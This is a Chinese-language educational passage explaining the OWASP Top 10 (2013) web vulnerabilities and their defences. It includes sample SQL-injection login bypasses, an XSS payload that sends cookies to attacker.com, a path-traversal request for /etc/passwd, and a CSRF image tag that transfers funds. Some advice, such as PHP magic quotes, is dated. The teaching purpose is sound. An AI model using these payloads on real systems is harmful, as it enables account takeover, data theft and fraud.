隨著網際網路服務越來越廣，網頁程式的安全逐漸成為資訊安全領域的重要議題。網頁程式不僅是提供服務，同時也會面臨各種網際網路攻擊，駭客可能將攻擊行為隱藏在合法的網頁請求中，躲過防火牆、入侵偵測等防禦系統，進入系統內部，不僅可能危害到隱私，甚至可能成為跳板，使駭客得以攻擊其他受害者。因此，網頁程式的安全性也是現今必須面對的一個問題。

目前 OWASP 有 30 多個進行中的計畫，包括最知名的 OWASP Top 10[65](OWASP 十大網路應用系統安全弱點)、WebGoat(代罪羔羊)練習平臺、安全 PHP/Java/ASP.Net 等計畫，針對不同的軟體安全問題在進行討論與研究。Open Web Application Security Project（OWASP）組織的 Top 10 計畫列出了十大網路安全漏洞，以下將簡單介紹此十大網路安全漏洞。

[65] “Top 10 2013-Top 10-OWASP”. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10，[Accessed: 2016/2/14].

1. 注入攻擊（injection）

在 OWASP 所提出的十大網路安全漏洞中，最重大，也是最常見的漏洞即為注入攻擊，例如指令、SQL 注入。注入攻擊是將命令或是查詢語句放在輸入的字串中，若該程式並未作完善的檢查，那麼這些指令就會被誤認為正常的指令而執行，從而遭到破壞或入侵。在 2013 年 5 月的一則新聞[66]提到，一名駭客入侵了國內首屈一指的古典音樂網站 muzik-online，造成 1 萬 2 千餘筆會員資料全被竄改，整個網站大亂，此名駭客使用的即是 SQL 注入漏洞，輕鬆的就毀滅了一個網站的資料庫，要是該公司沒有備份的話，後果將會不堪設想。

此處舉個簡單的 SQL injection 例子做解釋，假設某個網站登入驗證的查詢代碼如下：

```
strSQL = "SELECT * FROM users WHERE (name = '" + userName + "') and
(pw = '"+ passWord +"');"
```

而此時若駭客惡意填入

```
userName = "1' OR '1'='1";
```

與

```
passWord = "1' OR '1'='1";
```

原本的 SQL 字串將會變成

```
strSQL = "SELECT * FROM users WHERE (name = '1' OR '1'='1') and (pw =
'1' OR '1'='1');"
```

也就是說，實際上執行的 SQL 語法將會變成

```
strSQL = "SELECT * FROM users;"
```

因此達到無帳號密碼，亦可登入網站。SQL Injection 攻擊的方式就很像填空題，攻擊者在網頁裡任何可以輸入資料的地方試著去猜想設計者背後的語法撰寫方式，並去猜測完整的 command 應該會長成怎麼樣，還有推測欄位數，table 的名字，SQL 的版本資訊，試著去拼湊輸入一條 SQL 指令，輕則刪掉資料庫，重則竊取全部的個資。

[66] 自由時報電子報, “駭客界林志炫，盜改 1.2 萬筆個資”, 2013/5/6.

可以說是任何一個撰寫互動式網頁的開發者首先也必要處理的問題。

上述僅是無帳密登入的簡單範例，事實上，SQL 注入功能可能造成的威脅遠大於此，不僅可能造成資料表中的資料外洩，例如個人機密資料，帳戶資料，密碼等，還可能造成資料結構遭駭客得知,用於作進一步的攻擊。若是讓駭客得到管理者的權限，駭客不僅可以任意竄改管理者帳戶，甚至可以控制網頁、加入惡意代碼，最嚴重的情況，可能造成作業系統完全遭到操控或是被癱瘓。

為了避免 SQL 注入漏洞的發生，必須做好各種防護措施，例如：

(1) 在設計應用程式時，完全使用參數化查詢(Parameterized Query)來設計資料存取功能。

(2) 在組合 SQL 字串時,先針對所傳入的參數作字元取代(將單引號字元取代為連續 2 個單引號字元)。

(3) 如果使用 PHP 開發網頁程式的話,亦可開啟 PHP 的魔術引號(Magic quote)功能(自動將所有的網頁傳入參數，將單引號字元取代為連續 2 個單引號字元)。

(4) 使用其他更安全的方式連接 SQL 資料庫。例如已修正過 SQL 資料隱碼問題的資料庫連接元件，例如 ASP.NET 的 SqlDataSource 物件或是 LINQ to SQL。

(5) 使用 SQL 防資料隱碼系統。

在 OWASP 的漏洞評估報告中，注入的攻擊難度為最低的「簡單」，然而，此漏洞造成的影響嚴重性評估卻是”嚴重“，意即不需高深且複雜的攻擊技巧便可能對於網頁伺服器造成嚴重的威脅，這也是注入漏洞被排列於 OWASP 十大弱點之首的原因。因此，注入漏洞是在做網路安全檢測時所必須要檢查的一項，要得知一個網路應用程式是否有注入漏洞最好的方式便是檢查是否將不可信賴的資料和查詢、執行語句完全隔離。以 SQL 為例，就是在每個敘述語句使用綁定的變數，避免使用動態的查詢語句。可以利用一些工具來對於程式碼做快速且精確地瀏覽以及檢查其安全性。同時也可以做滲透測試以確認可攻擊的漏洞是否真的存在。

2. 失效的驗證與連線管理（Broken Authentication and Session Management）

在 Web 的世界裡，Session 已經是被廣泛使用的一種技術。而 Session 之所以存在是由於 HTTP 無狀態(Stateless)的設計，伺服器和客戶端不會一直保持連線狀態，也不

會有雙方狀態的即時更新。所以，Server 並不知道 Client 的狀態（像是是否已經登入）。因此，後來的網站開發者，採用 Session 這樣的設計來解決這問題。

簡單來說，Session 的機制就像是你去飲料店下了單以後，得到號碼牌，然後你走開幾步，店員就忘了你是誰。所以，如果你想去取飲料，你就得靠這張號碼牌，去跟店員領，店員會跟據這號碼牌，認定你是顧客、是否點過餐、知道你點了什麼東西，然後可以接著給你屬於你的飲料。而在網路中的 Session 機制，這個顧客的號碼，稱為 Session ID，顧客必須妥善保存好此 ID，以便可以利用此 ID 向伺服器要求服務。然而，Session ID 若是沒有被妥善的保存而被其他人得知的話，便可能被攻擊者利用，使攻擊者得以冒用使用者的身份。

舉例來說，有些有此弱點的網站將使用者的 Session ID 放置於網址列（URL）中，例如：

http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii

但是使用者有可能進行螢幕截圖或是將此網址傳送給任何他所認識或不認識的人，造成 Session ID 的洩漏，因此這是十分危險的。另一種可能則是網站並未將 Session 設定逾時時間，假如使用者在公用電腦登入但並未登出，那麼下一個使用者將可以直接以上一位使用者的身份登入。最後則是當內部人員或攻擊者可以存取到系統的資料庫，而資料庫中的密碼並未做好雜湊（Hash），例如使用加密的或是直接以明文儲存，如此攻擊者將可能破解密文甚至是直接得到他人的密碼。

至於要如何得知使用者憑證和 Session ID 是否妥善管理，可以檢查以下幾點：

(1) 使用者驗證憑證是否以雜湊或加密方式儲存。

(2) 憑證是否可能透過脆弱的帳戶管理功能猜測或是竄改

(3) Session ID 是否暴露在 URL 中

(4) 是否容易遭受固定 Session 攻擊

(5) Session 是否有逾時時間，或者使用者 Session、驗證 token 此類登入時使用的 token 在登出後是否失效

(6) Session ID 在成功登入後是否有更換

(7) 密碼、Session ID、憑證是否透過加密連線傳輸

一旦發現伺服器存在錯誤的憑證及連線管理漏洞，應當立即修復以免使用者權益蒙受損失。另外，Session ID 也可能因 XSS 漏洞而從 Cookie 中洩漏，因此 XSS 漏洞也是我們所當注意的，以下將介紹 XSS 攻擊。

3. 跨站腳本（Cross-site scripting）

跨站腳本通常簡稱為 XSS，是代碼注入的一種，通常是利用網頁開發時留下的漏洞，通過巧妙的方式注入惡意指令代碼到網頁，令其他使用者在觀看網頁時執行攻擊者惡意製造的網頁程式，這些惡意網頁程式通常是 JavaScript，但實際上也可以包括 Java，Flash，甚至是普通的 HTML。攻擊成功後，攻擊者可能得到更高的權限、私密網頁內容和 cookie 等，甚至可以假冒使用者的身分。另外，攻擊者也可以利用 XSS 攻擊來繞過受害網頁針對 CSRF 攻擊的防禦，CSRF 將於後面的章節介紹。

XSS 攻擊可分為兩種，第一種為使用者點擊攻擊者所製造的連結，此種攻擊稱為反射式 XSS 攻擊[67]。下圖 4- 3 為常見的 XSS 攻擊流程：




圖 4- 3 XSS 攻擊流程範例[68]

資料來源：http://www.puritys.me/

另一種則是使用者單純的瀏覽網頁，且該網頁中已植入惡意的語法，這種攻擊稱

[67] GSS 資安電子報 0067 期，【跨站腳本攻擊(Cross-Site Scripting, XSS)概述】
[68] Puritys Chen, XSS 攻擊, 2011/12/7. [Online]. Available: http://www.puritys.me/docs-blog/article-78-XSS-%E6%94%BB%E6%93%8A.html，[Accessed: 2016/2/14].

為常駐式 XSS 攻擊。常駐式 XSS 攻擊常發生於社群網站或電子郵件當中，不需執行特定的連結即可發生，駭客事先將攻擊的語法送至可能被其他使用者造訪的網站，像是部落格回應、留言板貼文、聊天室、HTML 電子郵件等等。當使用者造訪被感染的網頁，會自動執行攻擊。因此常駐式比反射式攻擊更加危險，因為使用者完全無法保護自己。

以下為一個簡單的 XSS 攻擊範例：

當一個應用程式將不可信賴的資料(此處為從請求讀取到的資料，存放於變數 CC 中)放置於 HTML 中，並且沒有做任何的字元逃脫處理或是過濾：

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

此時攻擊者可以傳入請求，使 CC 的內容為：

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?
foo='+document.cookie</script>'.
```

此攻擊程式碼的內容為，將受害者的 session ID 傳送給攻擊者的伺服器，因此攻擊者便可以利用此 seesion ID 冒用受害者的身分。

XSS 弱點在 80%的網站中都曾經發現過，但其實瞭解 XSS 弱點的原理後，對於軟體開發人員來說是非常容易解決的。首先，開發者需要將所有可能被放置於 HTML 內容中的不可信賴資料都做特殊字元的逃脫(例如「<script>」)，OWASP 組織有提供一份全面性的文件可供開發者參考字元逃脫的機制。再來，開發者可以使用名為 WAF(Web Application Firewall)來做防禦，此種防火牆可以限制從特定來源發出的程式碼才能夠執行，也就是建立所謂的白名單，此種方式可以幫助抑制 XSS 攻擊，但沒有辦法根本上的解決問題，完整的字元逃脫機制才是最重要的。最後，開發者也可以使用 CSP(Content Security Policy)來防禦 XSS 攻擊。

4. 不安全的物件引用（Direct object reference）

不安全的物件參考的發生原因是因為開發者暴露了內部的物件參考，像是檔案、資料夾、資料庫的紀錄，或是金鑰等來做為網址列的參數，攻擊者便可利用網站自身的檔案讀取功能，去任意的讀取敏感資料或重要檔案，例如「/etc/passwd」這個檔案儲存著系統中所有的用戶名稱，若遭有心人士利用則可能被攻破網站。這個問題主要

的部分在於網頁編寫時所使用的原始碼裡沒有去驗證使用者所輸入的字串是否合法，以下為一個簡單的範例：

假設有一網頁可以利用以下的網址來進行讀檔

http://www.example.com/application?file=index.html

通常是利用此種方式來讀取該網站中的各個網頁頁面，但是攻擊者可以插入特殊字串，例如「../../../../etc/passwd」，此字串的意思即為返回根目錄並讀取其下的/etc/passwd，若利用網址列輸入該字串

http://www.example.com/application?file= ../../../../etc/passwd

若開發設並未將權限設定好的話，網站將會讀取出/etc/passwd 的內容並且將其顯示於網頁頁面，列出關於使用者的資訊，例如

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin alex:x:500:500:alex:/home/alex:/bin/bash margo:x:501:501::/home/margo:/bin/bash …

為了避免遭到此種攻擊，開發者需要使用一些方法來保護使用者所存取的物件（如物件編號、檔案名稱），通常可以使每個使用者都使用自己專屬的物件參考，如此便可以使攻擊者無法直接的取得未獲存取權限的物件。舉例來說，可以利用編號的方式來取代直接顯示文件名稱，假設使用者能存取的資源只有 6 個，那麼當前的使用者就只能從 1 到 6 之間做選擇，而應用程序再依據使用者的輸入從資料庫中提取相對應的資源。或是開發者也可以針對每個不可信賴的直接物件參考做檢查，確認該使用者是否有足夠的權限讀取資源。

在檢查應用程式是否有不安全的物件參考漏洞時，最好的方法是驗證是否所有的物件參考都有做適當的防護。例如，當使用者在嘗試直接存取應該被限制存取的資源時，應用程序是否有正確的阻擋使用者存取。假設物件參考為非直接的參考（例如使用編號），當使用者選擇的參考超出其所被允許的範圍，應用程序在轉換成直接的物件參考時是否會失敗。此項檢測大部分自動檢測工具是無法檢測的，因為對於檢測工具來說，是無法分辨哪些資源是需要被保護的，因此此項弱點較難以被檢測，也容易存在且被利用。

5. 不當的安全組態設定（Security Misconfiguration）

安全設定常因為人為疏失而沒有設定好，像是沒有刪除或是更改所使用套件的預設帳號密碼，舉例來說：phpMyAdmin 是一個以 PHP 為基礎的資料管理工具，讓管理者可以使用 Web 介面管理 MySQL 資料庫，常用於網頁的後台。然而如果沒有管理好，可能讓 phpMyAdmin 的登入頁面暴露，此時攻擊者可以嘗試使用 phpMyAdmin 的預設帳號 root 及密碼 admin 登入，這組預設帳號密碼沒有被刪除的話攻擊者便可以任意的控制資料庫。另外，在 2015 年時著名的社交應用程式 Instagram 也被發現伺服器上留著一組預設的秘密加密碼，利用此祕密加密碼可以達成遠端執行程式碼的漏洞，最後甚至可以拿到 Instagram 伺服器上的所有金鑰以及使用者資料。其他常見的設定疏失如資料夾的列表未關閉，造成攻擊者可以透過此功能輕易找出所有網站上的檔案，並且得到網頁原始碼。或是直接將錯誤訊息顯示在使用者頁面上，攻擊者將可從此錯誤訊息得知許多的訊息，例如使用的資料庫版本、作業系統版本資訊等等，並利用這些資訊進行下一步的攻擊。

此漏洞利用相當簡單，但是也相當容易檢測並且做相對應的修補，可以從幾個方面做檢查：

(1) 所有的軟體是否為最新版本，包括作業系統、資料庫管理系統、網頁應用程式伺服器和所有的程式碼函式庫等等

(2) 是否有不必要的功能存在或是被開啟

(3) 是否有預設的帳戶和密碼並未被刪除或更改

(4) 錯誤訊息是否經過處理，而不會直接被使用者所得知

(5) 開發環境的框架的安全設置是否已設為安全值

6. 敏感資料暴露（Sensitive Data Exposure）

在網路的世界中，有許多資料屬於敏感資料，例如使用者的密碼、金鑰或者是企業的機密等等需要被保護的資料。而這些敏感資料最有可能從兩方面被暴露，第一種是資料在傳輸沒有使用安全的通道進行傳輸，最常見的即為使用 HTTP 的網頁，此種連線方式並沒有使用加密的機制來保護資訊內容。或者是 BBS（Bulletin Board System），如著名的 PTT 或是各個大學所架設的 BBS 站使用的 telnet 協定，也是一種未經加密

的連線方式，若有心人士在竊聽網路封包便可以得知使用者所傳遞的資訊甚至是帳號密碼等等。

第二種則是這些敏感資料在被儲存時並未做好安全的防護，像是使用容易被破解的加密方式，甚至是直接以明文儲存，如此一來當資料庫被攻破時，這些資料便回直接被洩漏出去。例如早期的 Windows 系統在儲存密碼時是使用一套名為 LM hash 的雜湊演算法，此雜湊演算法非常的脆弱，可以使用所謂的「彩虹表攻擊」迅速還原出明文，也就是使用者在登入時真正使用的密碼。其他雜湊演算法像是 MD5 和 SHA-1 也是可能被破解並還原的演算法，但仍被廣泛使用。

OWASP 組織將此項漏洞的攻擊難度列為困難，但相對的此項漏洞所造成的影響非常的嚴重。近年來，出現了一種詐騙電話，是詐騙集團自稱為知名的拍賣網站「露天拍賣」的賣家後打給受害者，詐騙集團不但知道受害者的電話和資料，甚至能得知受害者的交易紀錄並進行詐騙，這便是由於露天拍賣的客戶資料外洩造成的，假若其資料庫中存有使用者的信用卡資料，甚至可能造成信用卡被盜刷等更嚴重的問題。

因此開發者務必使用檢查這些資料的儲存方式是不是使用良好的演算法加密，並且使用強度足夠的金鑰，尤其要注意的是這些敏感資料的備份是否也有受到同等的保護，或是在刪除之後是否有徹底的清除掉而無法再恢復。

面對此種漏洞，開發者應當使用安全的連線方式來傳遞敏感資料，例如 HTTPS 等使用 SSL 所建立的連線，便是較為安全的連線方式，或是有些系統也會使用 IPSec(Internet Protocol Security)協定對 IP 協定進行加密和認證。而這些敏感的資料若非必要的話盡量不要保存，不需要用到的時候就馬上刪除掉。若是真的必須要保存，則一定要用安全的加密方式來做保存，例如 bcrypt、scrypt 等都是安全的加密演算法。

當然，使用者自己也應當要保護好自己的敏感資料，如果使用者使用的密碼過度脆弱，像是跟帳號相同的密碼、「password」等都是常見的弱密碼，這些密碼即使是使用 bcrypt 這種強力的加密法也能在一瞬間就被破解。

7. 缺少功能級別的存取控制（Missing Function Level Access Control）

通常，在一個網站中存在著許多個網頁，而每個網頁都有相應的不同功能，有些網頁所提供的功能則需要特殊的權限（如管理者權限）才能存取，或者是需要先行登入等等。而攻擊者有可能會使用暴力破解法去嘗試進入其他的網頁，如果開發者沒有

在每個頁面都控制存取權限的話，被攻擊者嘗試到後就可以做超出其權限所能做的事。舉例來說，假設一個網站存在兩個頁面，網址如下：

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

一般的使用者使用的頁面為 getappinfo，而管理者則能夠使用 admin_getappinfo 對整個網站做管理。此時攻擊者惡意的嘗試存取 admin_getappInfo 頁面，而此頁面並未檢查存取權限的話，攻擊者將可直接利用此功能以管理者身分控制該網站，甚至可能直接將其癱瘓。

此種攻擊十分的簡單，由於大部分的網頁都會依照一些規則來做頁面的命名，像是以「admin_」為前綴，攻擊者便可以靠猜測的來嘗試這些網址，另外也有一些工具，可以利用所謂的字典檔，也就是存著許多常見的頁面名稱的檔案，來做暴力攻擊以搜尋隱藏的頁面名稱。開發者可以從幾個地方檢查是否存在此危險：

(1) 使用者介面中是否存在可以進入管理者頁面的連結

(2) 伺服器端是否有對使用者做驗證

(3) 伺服器端的驗證是否完全依賴使用者所提供的資訊

可以利用代理伺服器來瀏覽網頁應用程式並嘗試存取需要特殊權限的頁面，或是檢查程式碼中是否有對存取時做控管。當發現這些問題後應當立即修復，要避免此種問題發生最簡單的方式是預設關閉所有頁面的讀取權限，只將需要開啟的功能打開，並且不要讓任何測試時使用的連結、按鈕留在使用者介面中。

8. 跨站請求偽造（Cross-site request forgery）

跨站請求偽造是攻擊者利用一些技術手段欺騙用戶的瀏覽器去訪問一個自己曾經認證過的網站並執行一些操作(如發郵件、轉帳和購買物品)。由於瀏覽器曾經認證過，所以被訪問的網站會認為是真正的用戶操作而去執行。與 XSS 相比，XSS 利用的是用戶對指定網站的信任，而 CSRF 利用的是網站對用戶網頁瀏覽器的信任。攻擊者並不能通過 CSRF 攻擊來直接獲取用戶的帳戶控制權，也不能直接竊取用戶的任何信息。他們能做到的，是欺騙用戶瀏覽器，讓其以用戶的名義執行操作。以下為一個簡單的 CSRF 攻擊範例：

一個網站允許使用者利用網址列提交一個轉帳的請求，並且沒有做任何加密和驗證的動作，假設轉帳的目標帳戶為 4,673,243,243，而轉帳金額為 1,500，請求網址為

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

而攻擊者則可以編寫一個請求使受害者轉帳至攻擊者的帳戶，並將這個請求嵌入在一個影像的請求中後放在自己架設的網站或是其他網站中，例如 Plurk 等社群網站

```
<img src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#" width="0" height="0" />
```

如果受害者在瀏覽此網頁之前曾經使用過該網頁並通過認證，當受害者瀏覽攻擊者網頁時，瀏覽器便會發出此請求，而該網頁將會以為是受害者所發的請求，並轉帳給攻擊者。

在知名的社群網站 Plurk 中就曾經被發現 CSRF 的漏洞，攻擊者在發訊息的時候填入登出的網址,此時其他使用者一看到攻擊者發送的訊息便會遭受攻擊,自動登出，另外，也可以使用此攻擊達到自動發訊息，或者是竊取 cookie。

要檢查一個應用程式是否存在 CSRF 的漏洞，可以確認是否所有的連結都需要一個無法預測的 CSRF token 才能夠接受請求，在有使用 token 的情況下，攻擊者是無法偽造惡意的請求的。這些 token 應當設計為每個使用者、每一個 session 都會拿到不同的 token，並且應該置於較為隱密的地方，使其存在於 HTTP 的請求當中，而非網址列中,避免這些 token 遭到暴露。另一個方式則是在使用者發送請求時重新進行驗證，或是利用一些機制確認發送請求的的確為使用者，例如 CAPTCHA，是一種要求使用者輸入在圖片中所看到的文字，可以用來辨認使用者是否是機器人(如圖 4- 4)。

圖 4- 4 Facebook 使用 CAPTCHA 辨別機器人範例

資料來源：Facebook 及本團隊整理

9. 使用已知漏洞元件（Using Components with Known Vulnerabilities）

現在的網站大部份都是使用第三方的元件，像是一些框架、套件、函式庫等等，但有時候這些第三方的元件其實是存在漏洞的，這種時候攻擊者就可以利用這些第三方元件的漏洞做攻擊。在理論上來說，要知道自己所使用的元件是否存在漏洞應當是很容易的事情。然而，實際上商業軟體和開源軟體的漏洞回報常常沒有精確的版本號，並且有許多的函式庫使用的版本號是令人十分難以理解的。更糟的是，並不是所有的漏洞都很容易搜尋的到，即使有 CVE 和 NVD 這些漏洞回報平臺，也不見得能找到所有的漏洞。因此，是很難得知自己是否有使用已知漏洞元件的。

第三方元件的漏洞可能造成的風險範圍非常的廣，並且通常元件都擁有該應用程式的完整權限，因此這些漏洞很有可能會造成很嚴重的後果。例如在 2011 年時 Apache 便被發現了一個攻擊者可以得到完整權限的漏洞。Apache 是一個開放原始碼的網頁伺服器軟體，可以在大多數電腦作業系統中運行，由於其跨平臺和安全性，被廣泛使用，是最流行的 Web 伺服器軟體之一。因此當此軟體被發現漏洞時，影響了相當多的網站，造成許多企業的伺服器處於危險之中。另外，在同一年，一個開源的 Java 框架──Spring 也被發現了有任意代碼執行的漏洞，嚴重危害伺服器，甚至可以直接將受害伺服器癱瘓。

這種問題最簡單的防範方式就是所有的元件都自己寫，但是這是不太可能的，並且自己寫也可能會產生其他的漏洞。而大部分的第三方元件都會不斷的更新版本並在最新版本中修復漏洞，因此，密切的注意漏洞回報平臺以及更新元件是十分重要的。

10. 未經驗證的重新導向與轉送（Unvalidated Redirects and Forwards）

在有些網站中會能夠使用重新導向功能，通常這些功能是用於轉向使用者所張貼的網站連結等等。然而，此項功能若遭攻擊者所惡意的使用，便可以利用這個功能來製作釣魚網站，將網址掛在該網站的網域下，欺騙使用者進入攻擊者所設計的網頁。尤其如果是具有高知名度的網域，那麼就非常有可能造成使用者受騙。以下為一個重新導向攻擊的範例：

如果一個網站可以利用以下網址列進行轉址，並且轉向的目標也寫在網址列中，那麼攻擊者就可以惡意製造如下的連結，令使用者轉往攻擊者所寫的釣魚網站。

http://www.example.com/redirect.jsp?url=evil.com

在 2015 年底的時後就曾經在知名的社群網站 facebook 出現一個轉址攻擊，使用者會收到類似「某某某回覆了你被標注在內的 1 則回應」的通知，而連結的內容為

https://www.facebook.com/l.php? ……

的網址，此攻擊者便是利用 facebook 的轉址功能 l.php 檔案來達成攻擊，並且成功騙過 facebook 的驗證機制，倘若使用者點擊了該通知便會跳進攻擊者的攻擊網站，並且要求使用者安裝惡意的瀏覽器插件。

為了避免攻擊者利用這些轉址功能來做攻擊，最簡單的方式就是不要使用轉址功能，但如果必須使用的話，首先要先避免使用者觸發自動預覽該網址，並且要對轉址的參數做過濾，最後要對該使用者做驗證，並對使用者提出警訊，以避免使用者在不知情的情況下被轉址，大部分較大型的網站都會有此種機制，下圖 4- 5 即為利用 facebook 做轉址的警告訊息。




圖 4- 5 Facebook 轉址警告訊息

資料來源：Facebook 及本團隊整理

以下整理上述十項網路安全漏洞之攻擊案例及防範方式如表 4- 8。

表 4- 8 網路安全漏洞總表

注入攻擊	說明	發生在應用程式直接將非信任資料送到解釋器時，此時解釋器將會以非當初預期的方式解釋，造成數據遺失、數據被破壞或拒絕服務等結果。常發生在 SQL 查詢語句、LDAP 查詢語句、Xpath 查詢語句、OS 命令與 XML 解釋器等。
	攻擊案例	應用程式在建立 SQL 查詢語句時，將不可信任之參數直接插入語句之中。以下查詢語句建構一個 SQL 查詢，當此查詢的結果不為空時，代表使用者能夠成功登入。 query="SELECT * FROM accounts WHERE account='"+request.getParameter("account")+" AND password='" + request.getParameter(“password”)+”””; 一旦攻擊者在 account 輸入 abc OR 1==1 ‘-- ，即可成功登入而不需要真的知道帳號與密碼。
	如何防範	防止 Injection 類的攻擊需要將不可信任的資料與程式的查詢語句作切割，最好的方式是使用安全的 API，例如 PHP 對於 MySQL 可以使用 pdo 配合參數的 binding，可以自動幫助使用者跳脫資料。不過值得注意的一點是，即使用了參數化的安全 API，要是在使用不當，還是有可能引發 Injection 漏洞，因此在使用前必須詳閱相關說明，並在使用時更加謹慎小心。
失效的驗證與連線管理	說明	開發者常常會需要建造客製化的認證機制與會話管理機制，但是建立一個完善與安全的機制往往是相當困難的，此種安全威脅因此而誕生。常見如登出、密碼管理、超時登出、記住我、安全問題與帳戶更新等功能，往往都會被發現有此種安全漏洞。
	攻擊案例	案例 1：一個線上交易平臺將使用者的會話 ID 放在網址列中，一個登入的用戶希望讓朋友們看某商品的資訊，於是他複製網址給予朋友們，殊不知他已經將自己的會話 ID 一併交與朋友們，一旦朋友們使用此網址瀏覽該網頁，將會使用該用戶之會話與交易資訊，可能包含信用卡卡號與郵局帳號等。 http://www.example.com/shopping/items?sessionid=2FD34PIEF6235FDASFJRQZVMKFL41FE&itemid=3 案例 2：網頁應用程式的超時設定不當，使得使用者在使用公用電腦瀏覽該網站時，如果直接關閉瀏覽器沒有登出，下一個使用的使用者在超時的時間內使用電腦，就能透過使用者的身分登入該網站。
	如何防範	應用程式的開發，在認證與會話管理的部分，必須滿足 OWASP 的應用程式安全驗證標準(ASVS)中 V2(認證)與 V3(會話管理)中制定的所有認證與會話管理要求。

跨站腳本	說明	XSS 發生在目標用戶使用瀏覽器瀏覽被植入 XSS 指令碼(Scripts)的頁面時，瀏覽器根據 HTML 繪製內容時，執行了不被預期執行的指令碼。XSS 是最常發生的網路應用程式安全漏洞，當網頁應用程式沒有對使用者的輸入作過濾，並直接將送給使用者時，XSS 就會發生。XSS 分成三種類型，儲存型 XSS、反射型 XSS、DOM XSS。
	攻擊案例	假設伺服器端準備送到客戶端瀏覽器的內容為 page，並且 page 由以下方式構造而成。 page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>"; 因為伺服器端沒有針對使用者的輸入作過濾，而是直接透過 getParameter(“CC”)將參數取出使用，如果攻擊者將 CC 參數以下列字串傳入： '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script> 則會使得瀏覽該頁面的使用者遭受到 XSS 的攻擊，被攻擊者偷取 cookie 甚至 session-ID 等重要資訊。
	如何防範	可以採用以下方式避免網頁應用程式遭遇 XSS 的威脅：將不可信任的動態資料進行適當的轉換與跳脫，或者使用白名單的機制，對其輸入的字元與編碼作充分的驗證，驗證使用者之輸入是否符合白名單的要求。
不安全的物件引用	說明	網頁應用程式常常使用直接的名稱或關鍵字(稱為 reference)來操作或讀取數據，如果開發者將此 reference 放置於參數之中，攻擊者控制了此參數，即可讀取任意的數據與資訊，達成攻破網站之目的。
	攻擊案例	應用程式在讀取帳戶資訊的 SQL 查詢語句中使用了未驗證的數據： String query = "SELECT * FROM accts WHERE account = ?"; PreparedStatement pstmt = conneckon.prepareStatement(query, …); pstmt.setString(1, request.getparameter("acct")); ResultSet results = pstmt.executeQuery(); 如果攻擊者任意替換 acct 參數，即可登入任意使用者的帳戶，而不僅僅是攻擊者自身的帳戶。
	如何防範	對於防堵此威脅，最簡單的作法是將使用者的會話與 reference 關聯起來，一個使用者僅能存取自身會話底下的資源 reference，如此一來就不會存取到不屬於自身的資源。此外，對於每個不可信任的 reference 應該都要檢查其是否有存取權限，確保該使用者對於要求的對象資源有存取的權限。

不當的安全組態設定	說明	服務與應用程式在配置與部署時，如果設定檔或相關選項沒有適當的配置，則可能會引發許多安全的漏洞與威脅。
	攻擊案例	案例 1：應用程式在安裝時，一併安裝了後台的管理控制介面，沒有手動刪除，並且沒有修改預設的使用者帳號與密碼，攻擊者便可透過此帳號密碼登入後台管理頁面，獲得管理權限。 案例 2：伺服器沒關閉目錄列表的功能，使得攻擊者可以任意瀏覽伺服器上的目錄，下載所有已經編譯的 Java 類別.class 檔，透過反編譯.class 檔，得知程式的商業邏輯或能夠獲得控制權的致命漏洞。 案例 3：伺服器沒有關閉錯誤資訊回饋的功能(例如：Stack Traces、Debug Console、Error Codes 等)，使攻擊者可以收集錯誤資訊，從中獲取有助於攻擊的線索。 案例 4：伺服器中內建的範例程式或工具程式沒有從 production 環境中刪除，並且該程式中包含已知的漏洞，使得攻擊者得以透過此漏洞程式控制或破壞伺服器。
	如何防範	建立一個穩固、可靠和安全的自動化佈署過程或框架，以減少人工佈署容易產生的缺失，並且不同的 production 環境要採用不同的密碼(甚至採用亂數產生)，以增進整體系統的安全性。
